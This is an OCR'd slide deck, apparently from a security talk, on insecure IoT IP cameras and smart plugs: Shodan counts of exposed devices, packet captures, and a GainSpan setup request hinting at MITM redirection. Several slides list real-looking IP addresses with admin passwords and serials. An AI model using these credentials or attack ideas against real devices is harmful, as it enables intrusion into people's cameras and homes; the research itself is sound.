
Command Injection



RCE

102,603

TOP COUNTRIES



China	24,044
United States	9,210
Thailand	7,620
Italy	4,897
Brazil	4,047

TOP SERVICES

HTTP (81)	62,395
8081	10,242
HTTP	10,135
HTTP (82)	3,019
HTTP (8080)	2,593

Document Error: Unauthorized

171.6.164.140
mx-ll-171.6.164-140.dynamic.3bb.co.th
3BB Broadband
Added on 2017-08-05 23:55:30 GMT
Thailand, Bangkok
Details

```
HTTP/1.1 401 Unauthorized
Server: GoAhead-Webs
Date: Sat Aug  5 23:55:30 2017
WWW-Authenticate: Digest realm="GoAhead", domain=":81",qop="auth",
171e9517f40e41",algorithm="MD5", stale="FALSE"
Pragma: no-cache
Cache-Control: ...
```

Document Error: Unauthorized

78.207.82.205
fay83-1-78-207-82-205.fbx.proxad.net
Free SAS
Added on 2017-08-05 23:55:30 GMT
France, Callian
Details

```
HTTP/1.1 401 Unauthorized
```


Shodan.io

not only 102,603

I have "serial number"

IP:Port

P2PWIFICam


me 220: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
ernet II, Src:
ernet Protocol Version 4, Src: 192.168.100.144, Dst: 111.15.33.86
r Datagram Protocol, Src Port: 18572, Dst Port: 2328
a (32 bytes)
Data: f183001c45cdfda65350434e00000000000 4a545854...
8c be be 20 f7 5f 48 02 2c 20 73 01 08 00 45 00 ... ._H. , s...E.
00 3c 00 00 40 00 40 11 85 13 c0 a8 64 90 6f 0f .<..@.@. ....d.o.
21 56 48 8c 09 18 00 28 11 c8 f1 83 00 1c 45 cd !VH....(......E.
fd a6 53 50 43 4e 00 00 00 00 00 4a 54 ..SPCN.. ....46JT
58 54 43 00 00 00 01 00 00 00 XTC..... ..

SPCN-X-JTXTC

這頁簡報被怪獸給吃了

這頁簡報被怪獸給吃了

這頁簡報被怪獸給吃了

WIFICAM admin:888999@112.239.97.247:81/ HSL-220878

go.ohaha.net/ipCam000102636/2017-04-04/1352624414.txt ▼ 翻譯這個網頁

... WIFICAM admin:admin@27.37.246.184 SPCN-038550-BXLHL E10.56.1.16.34 C 后 admin:a793133@27.38.101.153:81/ HSL-123828-LRBLY 33.9.5.0.111 ...

IPCAM admin:Harrisabc@42.98.98.207:81 VSTB582137JUMI

go.ohaha.net/ipCam000102636/2017-03-21/237953740.txt - 翻譯這個網頁

... WIFICAM admin:@27.38.104.69:81 SPCN-117965-XXRZY E10.56.1.16.34C WIFIC admin:@27.38.106.231:81 HSL-007914-VMEPU 30.9.1.0.97 IPCAM ...


WIFICAM admin:@111.85.116.248:81 WCAM-088042-PXSHV

go.ohaha.net/ipCam000102636/2017-03-15/925557406.txt - 翻譯這個網頁


... WCAM-109243-BBHNK A70.9.1.16.59C WIFICAM admin:@1.48.169.103:81 SPCN E10.56.1.16.34C WIFICAM admin1:@1.48.182.207:81 ...

go.ohaha.net ??

```
WIFICAM
admin:888999@112.239.97.247:81/
HSL-220878-UEXLN
R35.9.9.1.18C

IPCAM
admin:888888@111.122.51.21:81/
VSTC115151DEGXB
48.2.64.209

IPCAM
admin:16928439@183.106.11.185:81/
VSTC687582UPMXX
48.50.64.59

IPCAM
```



go.ohaha.net ??



Camera not useful

i want control your life

這頁簡報被怪獸給吃了

Feature


- 功率
- 電流
- 遠端控制
- 訊息通知
- 定時

這頁簡報被怪獸給吃了

這頁簡報被怪獸給吃了

分析手法

- 逆向Firmware (X)
- 封包分析
- 逆向APP
- Web ... ?



Fun with SOHO Router 101

Jhe @ HITCON CMT 2016

分析手法

- 逆向Firmware (X)
- 封包分析
- 逆向APP
- Web ... ?

封包分析

- 手機 (初始化階段) <=> 裝置
- 裝置 <=> 伺服器
- 手機 <=> 伺服器

這頁簡報被怪獸給吃了


POST /gainspan/ html HTTP/1.1
Content-Length: 38
Content-Type: multipart/form-data;
boundary=GBcmgHWMfKhR4o8p2CNrxQ2Z5GT-5aN_h0V
Host: 192.168.240.1
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

--GBcmgHWMfKhR4o8p2CNrxQ2Z5GT-5aN_h0V
Content-Disposition: form-data; name="123"
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit

<usersetup><remote_ip>[redacted]</remote_ip>
063</remote_port><time_stamp>1800</time_stamp><report_ti >10</rep
ort_time><ota_start>On</ota_start></usersetup>

Configure


gainspan ???





Problem?

Server


Hacker Server







MITM



GainSpan

